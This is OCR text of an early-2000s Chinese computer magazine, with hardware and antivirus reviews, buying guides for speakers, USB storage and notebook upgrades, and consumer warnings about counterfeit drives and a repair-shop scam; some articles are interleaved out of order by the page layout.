ATI“镭”系列以亮丽的画面色彩表现而闻名，本显卡采用面向消费类市场的Radeon-VE芯片，在不输于普通MX200的速度下取得了胜于MX200的画面效果。显卡支持32位色，支持DirectX 8和OpenGL 1.2 ICD，采用Hyper-Z技术，有效地提升了立体处理效能，系统会自动判断不用处理的材质贴图，从而节省显存带宽。其高速着色技术可绘制高级多材质效果，并提供了照片级真实视觉冲击力的新3D技术。此外，其视频回放技术在全速、全屏的DVD回放和动作补偿方面表现不错。由于采用了双数模转换(DAC)架构，显卡能够很好地配合高解析度、低成本的多台显示器独立使用。其特色之处在于支持双头显示功能，可以将图形同时输出到两个显示器，而且显示器的分辨率和显示内容可以不同。

★ CFan 结论

进入ATI家族的入门之选，追求亮丽画面和性价比的优秀选择。

优点	缺点
ATI“镭”VE显示芯片 价格低， 支持双屏显示	在线升级驱动稍嫌烦琐



★参考价格:538元
★咨询电话:020-87530850、020-87515211
★网址:www.votusum.com

瑞星杀毒软件2001版



新版的瑞星2001特别增强了对目前流行的通过互联网特别是电子邮件传播的病毒的查杀，当用户在发送、接收和打开电子邮件时，软件可自动对邮件及附件实时监控，一旦发现病毒自动清除。在使用过程中令人印象最为深刻的是只需点击一下升级按钮，无需填表，无需再打开包装找注册号，也无需再作任何选择，即可自动下载最新的病毒库和更新病毒引擎，真正实现‘一键升级”。当然，用户也可以选择让计算机定时定点自动下载“增量升级”。软件全面支持目前Windows95以上所有版本，在杀毒时其病毒隔离系统可以将带毒文件隔离到安全区域内进行处理，对非病毒数据进行切实有效的保护。2001版的病毒库有了很大数量的更新，而瑞星迅捷方便的热线服务尤其值得一提。

★ CFan 结论

公安部进行的境内杀毒软件评测中名列第一，国内杀毒软件三雄之一。

优点	缺点
杀毒能力强 在线升级快 病毒库更新较快 售后服务好	界面还可以再改进 如有价格低点的普及版更好

★参考价格:零售188元
★咨询电话:010-86243399，800-810-6010


支持USB2.0的微星K7T266 Pro-RU主板

微星的板子一向给人以稳定和做工好的印象，而在这块主板上微星又特别突出了对USB 2.0的支持。USB 2.0（Universal Serial Bus通用串行总线）是由英特尔（Intel)、微软（Microsoft)、NEC、康柏（Compaq)、朗讯（Lucent)、飞利浦（Phillips）等多家公司共同制订的新一代传输规格，具有即插即用、最多可串接127台USB设备、提供5V的电力以及只需占用一个IRQ等优点，传输速度由USB1.1的12Mbps提升到480Mbps，即每秒60M字节，已逼近硬盘Ultra DMA 66的传输速度，更可贵的是USB 2.0仍向下兼容USB 1.1。微星的这款K7T266 Pro-RU主板通过内置NEC控制芯片实现了对USB2.0规格的支持。这块主板采用了威盛KT266芯片组（VT8366北桥＋VT8233南桥)，可以搭载AMD全线Socket A系列的CPU，支持AGP 4X和ATA100，并提供了多达6个USB接口和PromiseATA/100 RAID控制器(可选)，在测试中性能表现相当稳定。

★ CFan 结论

稳定＋新潮＝老树发新芽，在一款比较成熟的主板上引入了新功能，AMD CPU的上佳拍档。

优点	缺点
支持USB2.0 很好的外设扩展能力 性能稳定	价格稍高



★参考价格:1300元
★咨询电话:021-52402018
★查询网址:www.microstar.com.cn

佳能LBP-810激光打印机

这款佳能LBP-810激光打印机配有USB接口，它的突出特点表现在打印速度快、易用性和兼容性好这几个方面。在使用时，这款打印机每分钟可打8页内容，且每次开机的预热时间不超过8秒钟。由于使用了全新的打印机驱动程序，因此该款打印机具备了监视打印机状态的声音和动画提示功能。在兼容性上，只需要再配上一个AXIS网络适配器，它就具备了比较完善的网络打印功能。通过USB接口的连接，即可完成局域网的打印工作。此外，网络功能还对将打印机连接在客户的计算机或是打印机服务器上，提供了很方便的功能支持，如果加上网络操控软件，可轻易地操控和监视网络的打印工作。

★ CFan 结论

品质和价格都比较令人满意。

优点	缺点
具备了监视打印机状态的声音和动画提示功能 性价比不错	如需网络功能进一步完善，需要配备AXIS网络适配器



★参考价格：2280元
★咨询电话：010-85298488

朗科OnlyDisk优系列USB移动存储盘

随着数据传输工作的增加，USB移动存储盘开始走入我们的视线。这里向大家介绍的由朗科推出的新款USB移动存储盘，分加密型和无驱动型两个系列。新款的加密优盘在继承普通优盘所有特长的基础上，采用了“盘锁和文件加密”双重手段来确保数据的安全。盘锁的含义是指，每一个优盘都带有一把密锁，任何人想要使用优盘都需输入正确的密码，该密码由用户设定，并可以随时修改。内容加密是指存储在闪存内的数据都是经过加密处理的，换言之，即使用特殊的手段读取存储芯片的数据也无法知道真正的内容。这样当优盘不小心丢失时，也能确保其中的数据不会泄露。无驱动优盘在Windows Me\2000\XP、Linux2.4.x、Mac OS操作系统下，不需要安装驱动程序就可以使用(Win98仍需安装驱动程序)。随着微软操作系统的不断升级，无驱动优盘省去了在不同操作系统平台上交换数据的过程中不断安装驱动程序的麻烦，同时也省去了用户因为驱动程序的丢失，而要四处寻找驱动程序或者从互联网上下载的担心。


★ CFan结论

实用的东西，但价格也不低，不过它总有降价的一天。

优点	缺点
实用、方便、省事 加密方法独特 无驱动设计便于数据的跨平台传送	价格相对较高 Win98仍需安装驱动程序

加密型优盘(型号：ODB008-1G0)

容量	参考价格
8MB	199元
16MB	299元
32MB	439元
64MB	899元
96MB	1399元
128MB	1799元
256MB	2999元



加密大容量



朗科加密优盘

无驱动型优盘(型号：ODC008-1G0)

容量	参考价格
8MB	239元
16MB	339元
32MB	499元
64MB	999元
96MB	1499元
128MB	1999元
256MB	3499元



无驱动大容量



无驱动优盘

咨询电话：800-830-3662，或0755-3274601

程序员大本营又推新品





程序员大本营推出针对游戏和掌上电脑的开发软件光盘。其中GAME开发软件光盘详细介绍了游戏中应用的图形与3D知识、游戏开发及游戏的编程技巧。光盘中除收录了典型的游戏源代码外，还针对如何开发这些源代码进行了演示。此外，在光盘里还捆绑了用于游戏开发的软件包，为个人进行游戏开发创造了一条龙的解决方案。PDA掌上电脑开发软件光盘则收集了包括eMobile Tool 3.0、PocketPC等针对Palm及Windows CE的开发工具及应用程序。同时，光盘中还收录了适合Palm、WinCE、PocketPC等多种平台的近百种应用及游戏类软件。如果你对PDA的程序编写感兴趣，别错过了这两张光盘。

★ CFan结论

不错的程序开发光盘，通过它可以进一步了解编程。

优点	缺点
资料全面 相关主题集中在一起	产品在线升级能力不突出

★参考价格：GAME开发专辑38元，PDA掌上电脑的开发专辑38元

★咨询电话：010-64993615-18转269、272

带RAID的 Tualatin主板:浩鑫AE25R

Tualatin卓越的性能表现不但让各大评测室大跌眼镜，也让力推P4的Intel自己吃惊不小，同时Tualatin这个名字也成为很多DIYer向往的名字。目前我们评测的浩鑫AE25R主板就是支持Tualatin的，芯片组是大家熟悉得不能再熟悉的I815EP-B，南桥是ICH2，ATX结构，扩展槽6个PCI、1个AGP、3个DIMM(最大支持512MB PC100/PC133标准SDRAM)，支持UDMA100，黄色PCB板子，做工和用料都还算是上乘，为节省成本没有设计CNR插槽。特色之处是主板集成了一款Promise的RAID芯片(只支持RAID0和RAID1模式)，另外还集成了一款CMI 8738 声卡。在实际运行中感觉这款主板比较稳定，表现可以算是中规中矩，毕竟是Intel的芯片组。虽然860元的价格与市场上采用VIA 694T芯片组主板的不足700元相比是贵了些，但Intel I815EP-B更好的性能和支持RAID功能应该弥补了这一美中不足。

★ CFan结论

热爱Tualatin和RAID人士的廉价之选。具备了监测功能

优点	缺点
支持Tualatin和RAID 性价比不错	无ISA插槽和CNR插槽 声卡性能差强人意

★参考价格：AE25R 860元，AE25(无RAID) 760元

★网址：http://shuttlecomputer.com.cn/chinese/

联想全民液晶电脑

之所以在这里推荐这款被称为全民液晶电脑的同禧130L，主要因为它的液晶采用了A级液晶板。由于液晶显示器的主要部件就是液晶面板（占整个显示器成本的三分之二）， 而B级和C级的产



李逵帮你打李鬼

当心水货16速先锋DVD-ROM鱼目混珠

□赞华集团市场主管　刘珊

最近，在几个市场上相继发现了16速先锋DVD-ROM的水货产品。针对于此，我代表先锋DVD光驱中国总代理的赞华集团和日本先锋公司在这里郑重提醒广大消费者：随着暑期市场的升温，水货随时有可能蒙蔽消费者，请您在选择16速先锋DVD光驱系列产品时，注意分辨真伪先锋DVD光驱。正品16速先锋DVD光驱系列产品与水货有着明显的差别，只要你在选择的时候加以小心辨认便可确认。下面是16速先锋DVD光驱正品与水货之间的区别鉴别标志：

* 凡先锋DVD光驱正品均为蓝、黄色新包装，而水货不是蓝、黄色新包装或完全没有包装。

* 凡先锋DVD光驱正品包装上都印有“NKO赞华集团”字样，而水货无此字样。

* 凡先锋DVD光驱正品均有中文“用户手册”和“保用证”，保用证上印有“一年保换，全国联保”字样并享受完善的售后服务。而水货没有也不能提供一年的包换服务。

* 先锋DVD光驱是适应中国市场开发的产品，型号只有106、106SZ、116、105SZ标识。敬请核对包装盒上的系列编号是否与驱动器上刻印的系列编号相同。

另外，16速先锋DVD光驱正品绝对没有散装产品，如果你在市场中遇到散装的16速先锋DVD光驱系列产品，那你最好别花冤枉钱，那一定是水货。其实，选购任何电脑外设产品，不管是哪家的产品，一般都有水货，在购买时请你一定要细心加以识别，尤其是散装的产品。

菜鸟帮你打李鬼

服务也要打假

□河北　陈巍

近日，帮友人修电脑让我发现了JS黑人钱财的新方法，特地写出来提醒大家多多小心。

那日友人打电话来说他亲戚的机子出了问题让我去看看，我火速到了他家。发现问题如下：一台老式品牌机，卧式机箱、MMX200、32M内存、2.1G硬盘。开机，硬盘灯一闪就再没有反应，显示器灯一会儿闪一下。朋友说这台电脑是他亲戚的，前几天坏了，显示器不显示但显示器的黄灯常亮。之后，硬盘灯再次闪了一会，然后就不闪了。朋友的亲戚对电脑硬件一窍不通，但由于急用电脑，就把它搬到了附近一个电脑维修店中，店中的小伙计把电脑中的主要部件一一拆下来检测了一下，说是主板坏了，可能是中了CIH。主板BIOS无法重新刷，要换一个主板，他们店中正好有一个二手货可以配上，只要200元就可以卖给朋友的亲戚。朋友的亲戚觉得有点不值，没有同意，让那位小伙计原样装好后，说考虑几天再说。小伙计利索地把机器装好后收了五元钱，然后就微笑地把朋友的亲戚送出门。我看了一下现象，也觉得有点像主板坏了，只是显示器的灯有点奇怪。按理说如果是主板坏了，显示器的绿灯应该先亮一会，然后黄灯再亮表示没有信号传过来。但经过“检修”后，显示器的绿灯总是一闪一闪的，黄灯不亮，这着实有些奇怪。不过，一开始我并没有在意，打开机箱看了一下，机箱中各个板卡和连线都没有问题。于是找来其他的机器进行测试，CPU、显卡、内存都没有问题。莫非真是主板坏了？忽然想起机箱的喇叭怎么半天都没有动静，难道喇叭没有插上，于是就顺着喇叭线查了一下（这种品牌机的喇叭线和平常的线不一样，不像我们平常的由四个插孔组成的大插条，它是由两个独立的插销组成）。只见喇叭线已经插在了主板上，但不是插在Speaker插座上，而是插在Reset插座上。我一拍大腿，问题找到了！大家知道喇叭的两根线是线圈的两头，线圈的电阻不是很大，如果把它插在Reset插座上，就等于是置重启键总是处于短路状态，我们平常按一下机箱上的重启键，就是让主板上的Reset插座短路一下，于是计算机就开始重新启动。JS正是利用这一点把一台好电脑的主板给修“坏了”(把喇叭线重新插到Speaker插座上)。一开机，伴随着轻脆的“笛　”的一声，开机画面又出现在显示器上，进入Windows一切正常。

现在可以想象一下整个事情的过程了，原来朋友亲戚的机子，只是一些小问题，如显示器信号线没有插牢、显卡松动等，但是搬到了JS的店中，JS想让自己手中没用的二手主板发挥“余热”，就在修理的过程中悄悄做了手脚。这种手脚不是很高明，但是大家都是善良的人，如果不往这方面想，还真不太好查出来，即使被发现了，JS只要推说当时没注意给插错了就可以一笑了之。再一次提醒大家注意，这种伎俩所造成的现象是喇叭没声，显示器绿灯一闪一闪的。真心希望今后‘JS们J减一尺，大家技高一丈”。CF

品坏点数要多于A级液晶板，所以一般情况下它们和A级管的价格差距可高达600-700元。而联想这款液晶显示器所采用的都是A级优质液晶板，因此在产品质量上获得了可靠的保证。除了外观轻薄时尚外，在内部，这款联想家用液晶电脑选用了赛扬II 900MHz 的CPU，内置了128MB内存，20GB硬盘，56K Modem，并附带了手写输入系统和强大的因特网功能，可以满足普通用户的计算需求。CF

★CFan结论

适合于普通经济型用户

配置能够满足一般需要，售后服务好。轻薄时尚	CPU的配置还可以提高些



★参考价格：6999元

★咨询电话：8008108888

¡õITdoor.net / 孔明

近期多媒体音箱市场

多媒体音箱作为PC多媒体音频输出部分的重要一员，它的重要性自然是不言而喻的，而长时间以来，很多家庭用户并没有给予它足够的重视，在选购时大多是随便捡一个好看的就行。现在随着更多家庭用户对PC品位要求的提高，也有越来越多的朋友们因为要欣赏高质量的PC音乐，也开始重新关注起音箱来，下面我们就为这些朋友来介绍一下目前多媒体音箱方面的市场情况。

多媒体音箱根据声学构造可分为书架式2.0音箱、2.1式和多声道4.1、5.1音箱，而根据产品的类别又可以分为普通模拟音箱和数字式音箱。为了便于大家选购，下面我们还是按照市场价格的高低进行分类。普通入门级的音箱大多在200元以下，这部分音箱产品能达到的只是优于PC扬声器的音质，产品以塑料材质音箱、低档木质音箱为主。其中市场上的较好的产品有漫步者的R1000TC、R1000TC北美版、鸿禧1188A、润宝轻骑兵的M2、冲击波的FAM-242等，产品价格从130元到200元左右不等。除鸿禧之外的几款音箱都是书架式产品，高音单元为液磁球顶高音，中音单元基本都是纸盆扬声器。这部分产品的利润空间已经十分有限，在经过了几次价格调整之后，产品几乎没有降价的可能了，所以打算购买入门级音箱的朋友们无需等待 。

200到400元之间的价位属于低端音箱，这部分产品以中档塑料音箱、中档木质音箱为主，包括2.0、2.1和4.1的产品。这部分产品的总体感觉自然是要比入门级音箱高了一个档次，在音质音色方面好了不少，基本能达到普通家庭所希望的聆听歌曲和音乐的水平。主流产品有:创新的SW300，这是创新用以替代PCWorks2.1的塑料材质2.1音箱。音箱外观设计新颖，近似于塔形，乳白色的外表自然和谐，音箱发声清晰明亮，价格300元左右。润宝轻骑兵B2980也是一款上市不久的有源2.1系统，塑料卫星箱与木质低音炮相结合，外形典雅，声音悦耳，价格300元左右。漫步者R1900TB为大箱体的音乐用书架式音箱，丝膜球顶加陶瓷纸盆，造型典雅别致，各方面表现都比较平均，性价比较高，售价400元左右。这些基本是多媒体音箱的主流产品，各厂商可能会随着市场的发展进行一些必要的调整，比如现在R1900TB的价格就是原来五六百元价位的产品调价后的产物，所以这些成熟型产品值得购买。

400元到1000元的价位属于中档多媒体音箱，在这部分中就多是一些名牌大厂的音箱产品了，其中数字式产品、高档书架式音箱、多声道音箱占了很大一部分。这些中档多媒体音箱都是为一些PC发烧友和PC音乐爱好者而特意定制的产品，产品大多很有特点，能够满足一部分人的特殊爱好和专业需要。惠威M-20L多媒体音箱是继M2000之后近期推出的一款2.1音箱产品，这款产品的外形富有现代感，环绕音箱采用的是惠威M3N(3寸)全频带防磁扬声器，低音部分用的是惠威6寸长冲程扬声器单元，整体感觉清晰而富有质感，不足600元的价格必将成为音乐聆听者的经典选购对象。创新的Soundworks Digital音箱是一套全数字的2.1音箱系统，该音箱支持数字音频信号输入与调节，它基本可以成为数字水晶音质的代名词，产品价格约600多元。此外惠威的M200多媒体音箱不得不提及，它是一款准Hifi水平的大型书架式音箱，适于聆听音乐、欣赏歌曲等，产品在声学方面的性能可圈可点，价格近千元，对于多媒体的发烧友与音乐爱好者，它还是很具有吸引力的。这部分产品的利润较高，然而音箱类产品的调价周期很长，可能要三个月、半年或更长，因此如果你不着急升级，不妨多等些日子。

高于1000元价位的产品已经很少了，其中以为PC桌面影剧院系统而设计的数字式多声道音箱和具有准专业水平的音乐用书架音箱为主。如创新的DTT3500D等产品，都是顶级的数字多声道音箱系统，其中还包含有解码器，价格3000元左右。此外惠威在这个价位还有一款具有专业水准的2.1音箱M2000，也是颇具魅力的产品，价格1300元左右。应该说这些都是不可多得的极品音箱。

如果你需要购买一款计算机用的多媒体音箱，在确定购买价位后，可以通过以下几种CD光盘来进行音箱还音质量的比较。

使用一张人声的CD(如:蔡琴老歌)，来比较一下音箱对于中音频段信号的还原能力。因为人声是中音频段中比较重要的信号，同时也是我们需要经常重放的声音内容。

使用一张小号、高音萨克斯或带有清脆铃声的CD，来比较一下音箱对于高音频段信号的还原能力。此时你需要横向比较声音音质是否圆润，劣质的音箱单元往往声音较为干涩。

最后，再使用一张节奏感比较强的CD(如:舞曲等)，听一下低音是否强劲，节奏的瞬态反应是否“拖泥带水”等。此外，针对目前的卫星式音箱，低音音箱的摆放位置也会对总体的还原效果产生影响。

□上海　张铎

笔记本电脑升级方案(二)



硬　盘　篇

A、你的笔记本硬盘够用吗？

硬盘是否够用，每个用户自己比谁都清楚。为了使运行Windows 2000的笔记本电脑能正常休眠，您安装有操作系统目录的硬盘上至少应该有与你的内存容量等值的空间。除此以外，C盘承担着Temp文件的存储，所以你的C盘应该有不少于300MB的剩余空间，以确保操作系统的正常运行。一般说来，对于移动办公的人来说，6GB的硬盘已经足够了，对于编程人员来说，12GB左右比较理想，而对于游戏迷和搞平面设计的人来说，不妨安装一个20-30GB的硬盘。

B、升级途径有哪些？

方法一：更换一个更大的硬盘

时下，笔记本硬盘和台式机硬盘一样，价格一路下滑。大部分笔记本采用的是IBM公司生产的笔记本硬盘，无论是17mm、12.5mm还是9.5mm，甚至7mm的笔记本硬盘价格都十分低（大概是IBM又要清仓了）。所以，不要盲目购买硬盘，应事先搞清楚你机器里的硬盘是什么厚度的。最后注意一点的就是散热问题，通常IBM的笔记本硬盘发热量还是比较小的。

方法二：自制USB或1394口硬盘

如果你不想打开自己心爱的机器换个大硬盘的话，不妨自己DIY个活动硬盘，这对于搞平面设计、3D和其他经常“导数据”的人来说，是个一举两得的方法，既增加了自己的笔记本的存储能力，又多了个USB硬盘。现在，购买一个IBM的20GB的笔记本硬盘只需要1150-1200元，而一个台湾ArGoSY公司出的USB硬盘盒大概需要450-500元，这样，花1600元就可以自己DIY个硬盘了。除了ArGoSY公司外，像美国BusLink公司的USB硬盘盒也能达到8Mbps的传输速度。下面是这些公司的主页：

ArGoSY：http://www.argosy.nl

BusLink：http://www.buslink.com

如果你对活动硬盘的大小不在乎的话，还可以购买台式机硬盘和相应的盒子。这样20G的IBM硬盘大约为670元，加上一个450元左右的台式机硬盘的USB盒子，这样1100元左右的价格就可以了。

如果你需要更快的传输速度，可以考虑购买IEEE 1394接口的盒子（BusLink公司有这种盒子）。当然，你也可以购买Maxtor的1394口的40G硬盘(无需DIY)。

除了接口传输速度之外，转速也是个值得考虑的因素。笔记本电脑硬盘的转速通常在4200rpm左右，建议选购IBM 30GB 5200rpm硬盘实现一步到位。而台式机硬盘的转速平均在7200rpm，目前IBM已经推出10000rpm甚至12000rpm的产品。如果经济条件允许，建议购买10000rpm的台式机硬盘来制作USB硬盘。

方法三：购买PCMCIA接口的硬盘

如果你不想DIY或是更换硬盘的话，可以考虑一下购买PCMCIA接口的硬盘。请访问SONY公司或ArGoSY公司的网站，获取最新的信息。需要说明一点的是，PCMCIA接口的硬盘的传输效率高于USB接口的硬盘。

方法四：购买CD-R或CD-RW

如果你经常在网上Download或从事视频编辑工作，那么，没有必要让大量的ZIP或是AVI文件占据你的硬盘，购买一台刻录机将是个不错的选择。目前，USB接口的刻录机主要供应商有Acer、理光、Toshiba、Buslink等。笔者推荐购买理光的8250刻录机，而PCMICA接口的刻录机主要供应商有SONY、Toshiba。

在更换笔记本的硬盘时，更换方法略微复杂一些。通常硬盘在TouchPad的下面（不一定是正下方）。笔者建议在一般情况下，请有经验的技术人员帮助更换，我们不建议读者自己更换硬盘。总体来看，最好按照方法二，自行DIY个USB硬盘。

关于电池和CPU

A、电池有哪些种类？

电池对于笔记本用户在移动中办公显得十分重要。当电池容量低于20%时，计算机显得有些迟钝(Reluctant)。老式的笔记本电脑使用的是Ni-Cr电池，这是一种有记忆效应的电池，也就是说，充电必须从零开始，否则会使电池的电量变小。现在比较新的是Li电池，没有记忆效应。电池按容量又分为标准电池（Standard Battery）和长效的电池(Long Life Battery)。通常标准电池可使用大约2-3小时，而长效的电池达6-8小时，有的Super Long Life Battery甚至达到11-12小时。

此外，笔记本电脑厂商通常在客户购机时提供的是标准电池，而有的移动办公人员需要更长效的电池。这时，可以向厂商购买。目前笔者还没发现不同厂商之间的电池可以串换使用。

B、你的笔记本能换“心”吗？

目前的笔记本电脑大多采用Intel公司的Mobile型CPU，当然也有采用AMD和Crusoe（全美达）的CPU。按封装方式可分为UPGA、MMC和BGA。其中，惟有BGA

笔记本USB移动硬盘的选购

□福建　名典工作室

随着笔记本电脑的进一步普及，人们对笔记本电脑的选配部件的使用率也越来越高，移动存储设备就是其中选配率最高的一种。这种以USB接口活动硬盘为代表的移动存储设备以读写速度快、容量大、便携性好、安全性高等优点得到了使用笔记本电脑的广大用户的青睐。然而由于其价格仍然较高，用户在选购时多少还有些茫然，但如果您了解了以下这些常识和产品，那么对移动存储设备的选购就会有一个比较清晰的认识，让我们来看看——

一、选购注意要素

一般来说，用户在选配笔记本电脑的移动存储产品时需要注意七大因素：容量、速度、安全性、便携性、节能性、设备的介质、价格。

1.容量

作为一个存储设备，首先我们关注的自然应该是它的容量。现在的移动存储产品基本上有两种：以朗科为代表的MB级别的移动存储器和以爱国者品牌为代表的GB级别产品。不同的用户和不同的用途对存储容量的要求必然不同，所以当你打算选配移动存储设备时，首先要明确自己需要多大的容量，各种移动产品的容量区间和对应的价位是不同的。

2.速度

速度也是我们必须关注的指标。数据传输速度与存储设备的接口类型关系很大，目前，ORB移动硬盘、1394接口移动硬盘和JAZ的速度较快，USB接口的移动硬盘次之。由于目前的笔记本电脑大多都只提供有USB接口，而且成本比较低廉，所以USB移动硬盘还是目前便携产品的主流。传统的USB1.0的最大速度是12Mbps，新近推出的USB2.0的速度已经大幅度提高，达到了400Mbps，而与1394接口的速度相当。

3.安全性

作为移动存储设备，还有一个非常重要的指标就是安全性。安全性主要有两层含义：一是数据安全存储，不会损坏或者丢失；二是数据加密，不会被其他人盗取。数据安全存储主要依托于产品的性能设计，而安全性的好坏则几乎完全取决于产品的设计和使用者的习惯。所以在选购时需特别注意，尤其是加密功能对某些用户来说实在是必不可少。

4.便携性

便携性主要体现在携带方便程度上，特别是当用户对便携性要求特别高时，就需要重视产品的体积、重量等因素。在这方面，基于闪存的存储器，如优盘、易盘、记忆棒等产品体积小巧重量轻，而主流的USB接口的活动硬盘也比较适于携带。

5.节能性

由于便携存储设备经常要与笔记本电脑同时配合使用，因此节能也是用户应当考虑的问题。所以最好选购目前带有节能开关的环保型移动存储器。

6.设备的介质

不同便携存储器所使用的介质不同，所采用的记录方式也各异，因而在保存时间、防尘、防潮、防震等方面性能不同。

7.价格

在综合了以上性能指标之后，当然还要考虑价格。如果价格合适，则可以欣然买下，但如果价格太高，则需

方式的CPU不能更换（因为CPU被焊接到主板上）。对于前两种方式封装的CPU可以自由更换。Acer等公司的笔记本电脑就可以自由更换CPU，而SONY的机器是不能的。

值得一提的是：严格地讲，笔记本电脑所使用的CPU有别于普通台式机所使用的CPU。目前有一些品牌的低价位笔记本电脑，为了降低成本，使用了台式机的CPU。笔者个人认为，虽然厂商们宣称已经解决了散热和能耗方面的问题，但此类笔记本电脑在长时间使用的情况下，仍然存在隐患。具体来讲，这种使用台式机CPU的笔记本电脑，主要的问题仍然在散热和能耗上。所以针对这种笔记本电脑，在无法自行更换CPU的前提下，最好请专业人员改善一下散热部分的配置。当然，某些品牌的笔记本电脑，由于使用台式机的CPU，在升级方面也会有所便利，不过这取决于具体笔记本生产厂商的设计。由于笔记本的CPU不同于台式机的CPU，因此在兼容机的市场上比较少见，所以想找到适合自己机器的CPU是很难的一件事情。如果自己能采购到真正的Mobile CPU，更换方法与台式机类似。相对而言，信誉比较好、可以给笔记本电脑产品换“心”的公司，如Acer、Dell等，更换CPU属于公司的一项重要的售后服务。所以，如果你的机器能更换CPU，并且你有这个需要，最好请与你的供应商联系。

总的来说，如果你对自己的笔记本换“心”没有十足的把握，那么请查阅用户手册或与厂商联系，咨询你笔记本电脑的CPU是采用何种方式封装的，以及主板的芯片组所支持的CPU构架。笔者在这里提醒大家，笔记本换“心”需三思而后行。CF

退而求其次，寻找经济能力可以承受的其他产品。特别是对于驱动器和盘片分离的移动存储器，尤其需要综合考虑价格问题。

除了上面这些因素外，你在购买时还要注意产品的兼容性（如最好能在PC、MAC、笔记本电脑上都可使用）、易操作性、数据存储寿命、是否能加密、售后服务质量等因素，权衡其综合性价比。当然，由于任何产品都不可能十全十美，要根据需要，将这些因素按照重要性排出先后次序，最后比较权衡后购买。

二、市场主流产品

目前市场上流行的笔记本电脑（PC）便携产品主要有华旗资讯推出的爱国者存储王和加密王、怡华公司推出的e-carrier搬运工和e-store大仓库系列、鲁文电子推出的EasyDisk易盘、金正豪科贸推出的星研存储器等。这些产品基本上可以分为两类：一类容量较小，有16M－512M的，它的大小如拇指一般，重量从15克到40克不等，如怡华e-carrier搬运工系列、鲁文EasyDisk易盘、朗科优盘、飞天诚信等；还有一类容量较大，如5G－30G的，它的大小略大于手掌，重量从155克到250克不等，如怡华e-store大仓库系列、美蓝、爱国者、星研、金存小博士、东方之子等。在第一类产品中，它的传输速度从450kB／s到900kB／s不等，其中爱国者和怡华搬运工系列读的速度可达900KB／s，在第二类的产品中它的传输速度大概在12Mbps左右，当然这与它的接口和相关的配置有关。另外，现在市场上能够加密的存储器并不是很多，但爱国者加密王和怡华大仓库系列产品可以实现真加密即全盘的加密协调管理功能，非常不错。下面重点介绍几款口碑较好的产品：

1.爱国者USB移动王/爱国者移动存储加密王

爱国者USB移动王/存储加密王是华旗资讯公司推出的非常优秀的移动存储工具，有5G、10G、20G等型号，应用USB端口、IBM玻璃盘片和巨阻磁头技术，其转速为4200转，磁盘缓存512K，平均寻道时间12秒，完全符合DMA传输规范。它的特点是简单易用，支持热插拔，无需重新启动计算机即可把硬盘加载在笔记本电脑（PC）中进行数据移动操作，不存在兼容性问题，特别适合携带大型图库、数据库、软件库等。目前5G、10G、20G的价位在1600元、2000元和2600元左右。

2.朗科优盘（OnlyDisk）/加密型优盘

优盘/加密型优盘是深圳朗科公司开发的无需驱动器的微型高容量移动存储设备，采用USB接口及快闪内存（Flash Memory）。体积非常小，仅大拇指般大小，重量20克，容量达8MB-256MB，甚至可达2GB，此外其不需要驱动器，无外接电源，使用时即插即用，非常简便。在性能上，优盘的存取速度很快，约为软盘速度的15倍，读700kB/s，写450kB/s，而且可靠性好，可擦写达100万次，数据保存多达10年。由于其无需物理驱动器就能独立工作，所以可说是笔记本电脑的最佳拍档。只是价格较高，64M的产品要900元，128M的优盘要1800元。

3.怡华e-carrier搬运工/怡华e-store大仓库

怡华e-carrier搬运工是世界上最小的活动盘，外观精美，小巧而不失大方，数据读取速度相当快，存储容量最大可达512M，它可以实现百万次的自由擦写。在这款系列产品的设计上，除了能即插即用外，其特殊的外壳材料使它具有高效的防磁性和防震性，在正常情况下数据保存可达10年之久。相比之下，怡华大仓库系列则如其名，有高达几十GB的容量，而且外壳采用超强度合金，美观、抗震且易于散热，是目前最薄（11.7mm）的产品。由于其体积小、重量轻，便于携带，具有独特的防潮防磁设计，能保证数据万无一失，所以市场口碑很好。同时价格也不是很高，搬运工系列128M卖到2000元左右，大仓库系列20G的要2800元。

除了上面几种市场上热销的便携存储设备外，鲁文EasyDisk易盘、矽霸百事灵系列也有较好的性价比，能为需要数据保密、大容量文件复制和交换的用户提供方便快捷的存储解决方案。前者64M在860元左右，后者6G需要1500元，有兴趣的朋友不妨关注一下。CF

奸商：你现在买一台17"显示器，再加上原来的15"显示器，不如买块双头显卡，玩双显示器吧，在朋友前多有面子！

闷豆：我也有这个打算，不过双头显卡价格比较贵吧！

奸商：以前双头显卡是比较贵，不过现在ATI的Radeon VE也就八百元左右了，相对你这一台整机，价格还是很不错的。

闷豆：用ATI的显卡，好建议，我朋友都说ATI的显卡平面显示比nVIDIA的好。能不能给我先看看显卡？

奸商：给，看看吧，ATI显卡的做工可不是吹出来的，你看这做工，这用料……

闷豆：这卡的包装盒呢？

奸商：（随手拿出ATI原厂Radeon VE的包装盒）包装盒占地方，我放旁边了。

闷豆：哦，就用这块显卡，装机器吧。

奸商：OK，没问题！



